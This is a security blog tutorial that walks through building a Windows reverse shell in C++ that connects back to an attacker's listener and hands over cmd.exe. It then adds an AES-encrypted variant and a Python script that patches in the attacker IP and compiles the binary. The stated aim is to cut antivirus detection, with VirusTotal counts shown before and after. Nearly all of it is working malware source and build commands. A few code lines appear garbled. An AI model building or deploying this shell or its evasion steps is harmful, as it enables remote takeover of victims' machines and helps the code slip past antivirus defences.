


Simple C++ reverse shell for windows

cocomelonc.github.io/tutorial/2021/09/15/simple-rev-c-1.html

September 15, 2021

7 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
# AES encryption
# key is randomized (16 bytes random string),
# and the key is then transform into the SHA256 hash and
# then it is used as a key for encrypting plaintext
def AESencrypt(plaintext, key):
    k = hashlib.sha256(key).digest()
    iv = 16 * '\x00'
    plaintext = pad(plaintext)
    cipher = AES.new(k, AES.MODE_CBC, iv.encode("UTF-8"))
    ciphertext = cipher.encrypt(plaintext.encode("UTF-8"))
    ciphertext, key = convert(ciphertext), convert(key)
    ciphertext = ''.join(x + ' ' for x in ciphertext)
    key = ''.join(x + ' ' for x in key).strip(" ") +
    return ciphertext, key

my_secret_key = urandom(16)
ip, port = "10.9.1.6", "4444"

## process cmd.exe
plaintext = "cmd.exe"
ciphertext, key = AESencrypt(plaintext, my_secret_key)

## open and replace our payload in C++ code
enc-aes.py
```

```
shell-aes.cpp -- ~/projects/cybersec_blog/2021-09-15-rev-c-1 -- Atom
File Edit View Selection Find Packages Help
Project
enc-aes.py README.md shell-aes.cpp shell.cpp
2021-09-15-rev-c-1
.git
enc-aes.py
README.md
shell-aes.cpp
shell.cpp
shell.exe
1 /*
2 shell-aes.cpp
3 author: @cocomelonc
4 windows reverse shell with AES encryption example
5 */
6 #include <winsock2.h>
7 #include <stdio.h>
8 #include <iostream>
9 #include <wincrypt.h>
10 #pragma comment(lib, "w2_32")
11 #pragma comment(lib, "crypt32.lib")
12 #pragma comment(lib, "advapi32")
13
14 WSADATA wsaData;
15 SOCKET wSock;
```

This post is a practical case for educational purpose only.

When working on one of my projects on [github](https://github.com), I was advised to look towards AES encryption. The Advanced Encryption Standard (AES) is the first and only publicly accessible cipher approved by the US National Security Agency (NSA) for protecting top secret information. AES was first called Rijndael after its two developers, Belgian cryptographers Vincent Rijmen and Joan Daemen. Used in WPA2, SSL/TLS and many other protocols where privacy and speed are important.

This post is not intended to delve into cryptography, you just need to know what encryption is and what a reverse shell is.

The following illustration shows how symmetric key encryption works:



For a deeper understanding of cryptography, you can read a free book from a Stanford University professor Dan Boneh: [book](#)

And what is reverse shell I wrote [here](#)

So, let's go to code a simple reverse shell for windows, and try AES encryption in action. The pseudo code of a windows shell is:

1. Init socket library via WSASStartup call
2. Create socket
3. Connect socket a remote host, port (attacker's host)
4. start cmd.exe

```

/*
shell.cpp
author: @cocomelonc
windows reverse shell without any encryption/encoding
*/
#include <winsock2.h>
#include <stdio.h>
#pragma comment(lib, "w2_32")

WSADATA wsaData;
SOCKET wSock;
struct sockaddr_in hax;
STARTUPINFO sui;
PROCESS_INFORMATION pi;

int main(int argc, char* argv[])
{
    // listener ip, port on attacker's machine
    char *ip = "127.0.0.1";
    short port = 4444;

    // init socket lib
    WSStartup(MAKEWORD(2, 2), &wsaData);

    // create socket
    wSock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL,
(unsigned int)NULL);

    hax.sin_family = AF_INET;
    hax.sin_port = htons(port);
    hax.sin_addr.s_addr = inet_addr(ip);

    // connect to remote host
    WSAConnect(wSock, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);

    memset(&sui, 0, sizeof(sui));
    sui.cb = sizeof(sui);
    sui.dwFlags = STARTF_USESTDHANDLES;
    sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE) wSock;

    // start cmd.exe with redirected streams
    CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
    exit(0);
}

```

Let's go to examine first lines:

```
5  */
6  #include <winsock2.h>
7  #include <stdio.h>
8  #pragma comment(lib, "w2_32")
9
10 WSADATA wsaData;
11 SOCKET wSock;
12 struct sockaddr_in hax;|
13 STARTUPINFO sui;
14 PROCESS_INFORMATION pi;
```

And we use the Winsock API by including the Winsock 2 header files.
And by [MSDN documentation](#) minimal winsock application is:

```
#include <winsock2.h>
#include <ws2tcpip.h>
#include <stdio.h>

#pragma comment(lib, "Ws2_32.lib")

int main() {
    return 0;
}
```

and then the `WSAStartup` function initiates use of the Winsock DLL by a process:

```
21
22 // init socket lib
23 WSAStartup(MAKEWORD(2, 2), &wsaData);
```

then create socket and connect to remote host:

```
25 // create socket
26 wSock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL, (unsigned int)NULL);
27
28 hax.sin_family = AF_INET;
29 hax.sin_port = htons(port);
30 hax.sin_addr.s_addr = inet_addr(ip);
31
32 // connect to remote host
33 WSAConnect(wSock, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);
```

then we fill memory area, and setting windows properties via `STARTUPINFO` structure (`sui`):

```
35 memset(&sui, 0, sizeof(sui));
36 sui.cb = sizeof(sui);
37 sui.dwFlags = STARTF_USESTDHANDLES;
38 sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE) wSock;
```

because then the `CreateProcess` function takes a pointer to a `STARTUPINFO` structure as one of its parameters.

```
40 // start cmd.exe with redirected streams
41 CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
```

Let's go to update attacker's IP address:

```
18 // listener ip, port on attacker's machine
19 char *ip = "10.9.1.6";
20 short port = 4444;
21
```

and compile our shell:

```
i686-w64-mingw32-g++ shell.cpp -o shell.exe -lws2_32 -s -ffunction-sections -fdata-sections -fno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1
```

```
kali@kali ~/projects/cybersec_blog/2021-09-15-rev-c-1 master : i686-w64-mingw32-g++ shell.cpp -o shell.exe -lws2_32 -s -ffunction-sections -fdata-sections -fno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1
kali@kali ~/projects/cybersec_blog/2021-09-15-rev-c-1 master : ls -l
total 28
-rw-r--r-- 1 kali kali 2067 Sep 14 10:33 enc-aes.py
-rw-r--r-- 1 kali kali 2153 Sep 15 00:16 shell-aes.cpp
-rw-r--r-- 1 kali kali 1057 Sep 15 12:41 shell.cpp
-rwxr-xr-x 1 kali kali 13312 Sep 15 12:45 shell.exe
kali@kali ~/projects/cybersec_blog/2021-09-15-rev-c-1 master :
```

Let's go to check!

Prepare listener with netcat:


```
nc -lvp 4444
```

```
kali@kali ~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:c0:55:4d brd ff:ff:ff:ff:ff:ff
    inet 10.9.1.6/24 brd 10.9.1.255 scope global dynamic eth0
        valid_lft 448sec preferred_lft 448sec
    inet6 fe80::a00:27ff:fec0:554d/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:6a:f4:8d brd ff:ff:ff:ff:ff:ff
    inet6 fe80::a00:27ff:fe6a:f48d/64 scope link
        valid_lft forever preferred_lft forever
4: br-24488b1e2ccf: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue
    link/ether 02:42:c6:a9:0e:90 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-24488b1e2ccf
        valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue
    link/ether 02:42:bc:7b:a1:87 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever

kali@kali ~$ nc -lvp 4444
listening on [any] 4444 ...
```


and then run shell from our victim's machine (in my case Windows 7 x64):

.\shell.exe



as you can see, everything is work fine. So basically this is how you can create your reverse shell for windows machine without encryption.

But, there is a caveat. If we upload our `shell.exe` to virustotal:



The screenshot shows the VirusTotal interface for a file named `shell.exe`. The file has a size of 13.00 KB and was uploaded on 2021-09-15 07:01:23 UTC. A prominent red banner indicates that 16 security vendors have flagged the file as malicious. Below this, a table lists the detection results from various vendors.

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
AhnLab-V3	Malware/Win32.RL_Generic.R359251	SecureAge APEX	Malicious
BitDefenderTheta	Gen:NN.ZexaF.34142.aGW@aWUE27f	CAT-QuickHeal	Trojan.CometerPMFS17957786
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/Rozena.BC.genEldorado	Elastic	Malicious (high Confidence)

<https://www.virustotal.com/gui/file/65630475fcf4c6c3c938dfc12e10aca34ebe41237f27e824cc17652a4a74bfd>

So, 16 of of 66 AV engines detect our file as malicious. Because de facto our `shell.exe` file is malware.

Let's go to try to reduce the number of AV engines that will detect our malware. For this we try encrypt our command `cmd.exe` string. For simplicity, we use AES encryption for our case.

Let's take a look at how to use AES to encrypt and decrypt our command string.

Update our simple reverse shell code:

```

/*
shell-aes.cpp
author: @cocomelonc
windows reverse shell with AES encryption example
*/
#include <winsock2.h>
#include <stdio.h>
#include <iostream>
#include <wincrypt.h>
#pragma comment(lib, "w2_32")
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")

WSADATA wsaData;
SOCKET wSock;
struct sockaddr_in hax;
STARTUPINFO sui;
PROCESS_INFORMATION pi;

// encrypted command cmd.exe (with AES)
unsigned char myCmd[] = { };
unsigned int myCmdL = sizeof(myCmd);

// AES key
unsigned char mySecretKey[] = { };

// AES decrypt
int AESDecrypt(char * data, unsigned int data_len, char * key, size_t keylen) {
    HCRYPTPROV hProv;
    HCRYPTHASH hHash;
    HCRYPTKEY hKey;

    if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)){
        return -1;
    }
    if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)){
        return -1;
    }
    if (!CryptHashData(hHash, (BYTE*)key, (DWORD)keylen, 0)){
        return -1;
    }
    if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0,&hKey)){
        return -1;
    }
    if (!CryptDecrypt(hKey, (HCRYPTHASH) NULL, 0, 0, data, &data_len)){
        return -1;
    }

    CryptReleaseContext(hProv, 0);
    CryptDestroyHash(hHash);
    CryptDestroyKey(hKey);
}

```



```

    return 0;
}

int main(int argc, char* argv[])
{
    // decrypt command
    AESDecrypt((char *) myCmd, myCmdL, mySecretKey, sizeof(mySecretKey));

    // listener ip, port on attacker's machine
    char *ip = "127.0.0.1";
    short port = 4444;

    // init socket lib
    WSASStartup(MAKEWORD(2, 2), &wsaData);

    // create socket
    wSock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL,
(unsigned int)NULL);

    hax.sin_family = AF_INET;
    hax.sin_port = htons(port);
    hax.sin_addr.s_addr = inet_addr(ip);

    // connect to a attacker's host port
    WSAConnect(wSock, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);

    memset(&sui, 0, sizeof(sui));
    sui.cb = sizeof(sui);
    sui.dwFlags = STARTF_USESTDHANDLES;
    sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE) wSock;

    char command[8] = "";
    sprintf( command, sizeof(command), "%s", myCmd);

    // start cmd.exe (decrypted) with redirected streams
    CreateProcess(NULL, command, NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
    exit(0);
}

```

The only difference with our first simple implementation is - we add AES decrypt function, our secret key `mySecretKey` for decryption and `myCmd` for store our encrypted command:

```

20 // encrypted command cmd.exe (with AES)
21 unsigned char myCmd[] = { };
22 unsigned int myCmdL = sizeof(myCmd);
23
24 // AES key
25 unsigned char mySecretKey[] = { };
26
27 // AES decrypt
28 int AESDecrypt(char * data, unsigned int data_len, char * key, size_t keylen) {
29     HCRYPTPROV hProv;
30     HCRYPTHASH hHash;
31     HCRYPTKEY hKey;
32
33     if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)){
34         return -1;

```

and we add decryption line in our `main` function:

```

56 int main(int argc, char* argv[])
57 {
58     // decrypt command
59     AESDecrypt((char *) myCmd, myCmdL, mySecretKey, sizeof(mySecretKey));
60

```

AES encryption is actually simple function, it's a symmetric encryption, we can use it for encryption and decryption with the same key.

In our shell, `myCmd` should be encrypted with AES.

For that we create simple python script which encrypt `cmd.exe` and replace it in our C++ template (and replace attacker's host address, port):

```

# shell-aes.py
# author: @cocomelonc
# windows reverse shell AES encryptor (only cmd.exe now)
import sys
import os
from Crypto.Cipher import AES
from os import urandom
import hashlib

def pad(s):
    return s + (AES.block_size - len(s) % AES.block_size) * chr(AES.block_size -
len(s) % AES.block_size)

def convert(data):
    output_str = ""
    for i in range(len(data)):
        current = data[i]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += hex(ordd(current))
    return output_str.split("0x")

def AESencrypt(plaintext, key):
    k = hashlib.sha256(key).digest()
    iv = 16 * '\x00'
    plaintext = pad(plaintext)
    cipher = AES.new(k, AES.MODE_CBC, iv.encode("UTF-8"))
    ciphertext = cipher.encrypt(plaintext.encode("UTF-8"))
    ciphertext, key = convert(ciphertext), convert(key)
    ciphertext = '{' + (' 0x'.join(x + "," for x in ciphertext)).strip(",") + ' };'
    key = '{' + (' 0x'.join(x + "," for x in key)).strip(",") + ' };'
    return ciphertext, key

my_secret_key = urandom(16)
ip, port = "10.9.1.6", "4444"

## process cmd.exe
plaintext = "cmd.exe"
ciphertext, key = AESencrypt(plaintext, my_secret_key)

## open and replace our payload in C++ code
tmp = open("shell-aes.cpp", "rt")
data = tmp.read()
data = data.replace('unsigned char myCmd[] = { };', 'unsigned char myCmd[] = ' +
ciphertext)
data = data.replace('unsigned char mySecretKey[] = { };', 'unsigned char
mySecretKey[] = ' + key)
data = data.replace('char *ip = "127.0.0.1";', 'char *ip = "' + ip + '";')
data = data.replace('short port = 4444;', 'short port = ' + port + ';')
tmp.close()
tmp = open("shell3.cpp", "w+")
tmp.write(data)
tmp.close()

```

```

## compile
try:
    cmd = "i686-w64-mingw32-g++ shell3.cpp -o shell.exe -lws2_32 -s -ffunction-
sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1"
    os.system(cmd)
    os.remove("./shell3.cpp")
except Exception as e:
    print ("error compiling malware template :(")
    print (str(e))
    sys.exit()
else:
    print (cmd)
    print ("successfully compiled :)")

```

and this function **(1)** takes a **key** which is randomized (16 bytes random string) **(2)**, and the key is then transform into the SHA256 hash and then it is used as a key for encrypting plaintext.

```

25 def AESencrypt(plaintext, key): ← 1
26     k = hashlib.sha256(key).digest()
27     iv = 16 * '\x00'
28     plaintext = pad(plaintext)
29     cipher = AES.new(k, AES.MODE_CBC, iv.encode("UTF-8"))
30     ciphertext = cipher.encrypt(plaintext.encode("UTF-8"))
31     ciphertext, key = convert(ciphertext), convert(key)
32     ciphertext = '{' + (' 0x'.join(x + "," for x in ciphertext)).strip(",") + ' };'
33     key = '{' + (' 0x'.join(x + "," for x in key)).strip(",") + ' };'
34     return ciphertext, key
35
36 my_secret_key = urandom(16) ← 2
37 ip, port = "10.9.1.6", "4444"
38
39 ## process cmd.exe
40 plaintext = "cmd.exe"
41 ciphertext, key = AESencrypt(plaintext, my_secret_key)
42

```

So, update attacker's IP address and run python script:


python3 enc-aes.py

```


kali@kali ~$ python3 enc-aes.py
i686-w64-mingw32-g++ shell3.cpp -o shell.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1
successfully compiled :)
kali@kali ~$ ls -l
total 1004
-rw-r--r-- 1 kali kali 2303 Sep 15 13:31 enc-aes.py
-rw-r--r-- 1 kali kali 2204 Sep 15 13:15 shell-aes.cpp
-rw-r--r-- 1 kali kali 1057 Sep 15 12:41 shell.cpp
-rwxr-xr-x 1 kali kali 1015808 Sep 15 13:46 shell.exe
kali@kali ~$

```

Let's check. Prepare listener on attacker's machine and run our new shell from victim's machine:



Let's go to upload our new `shell.exe` with encrypted command to Virustotal (15.09.2021):



<https://www.virustotal.com/gui/file/4c8248592d03d3041af50448a3ed3e9020f38721d9b55cee5d62cb7ba2f69ba8>

As you can see, we have reduced the number of AV engines which detect our malware from 16 to 10

If we want, for better result, we can combine command encryption with random key and obfuscate functions like `CreateProcess`. My [post](#) about function call obfuscation.

This is not the only case to use of cryptography in red team scenarios. Cryptography is such a science, and it is very ancient and very complex. Historically, the main purpose of cryptography is to ensure confidentiality i.e. protection of information from unauthorized

persons. Cryptography in the “bad” hands (black hackers, APT groups) can be very damaging. For example, also cryptography and encryption is often used in ransomware in many APT-attacks.

I think I will write in another post more about APT attacks and ransomware.

I think this post will be useful both for red teamers to bypass anti-virus protection and for the blue teams to analyze malware.

[Source code on Github](#)

Thanks for your time, and good bye!

PS. All drawings and screenshots are mine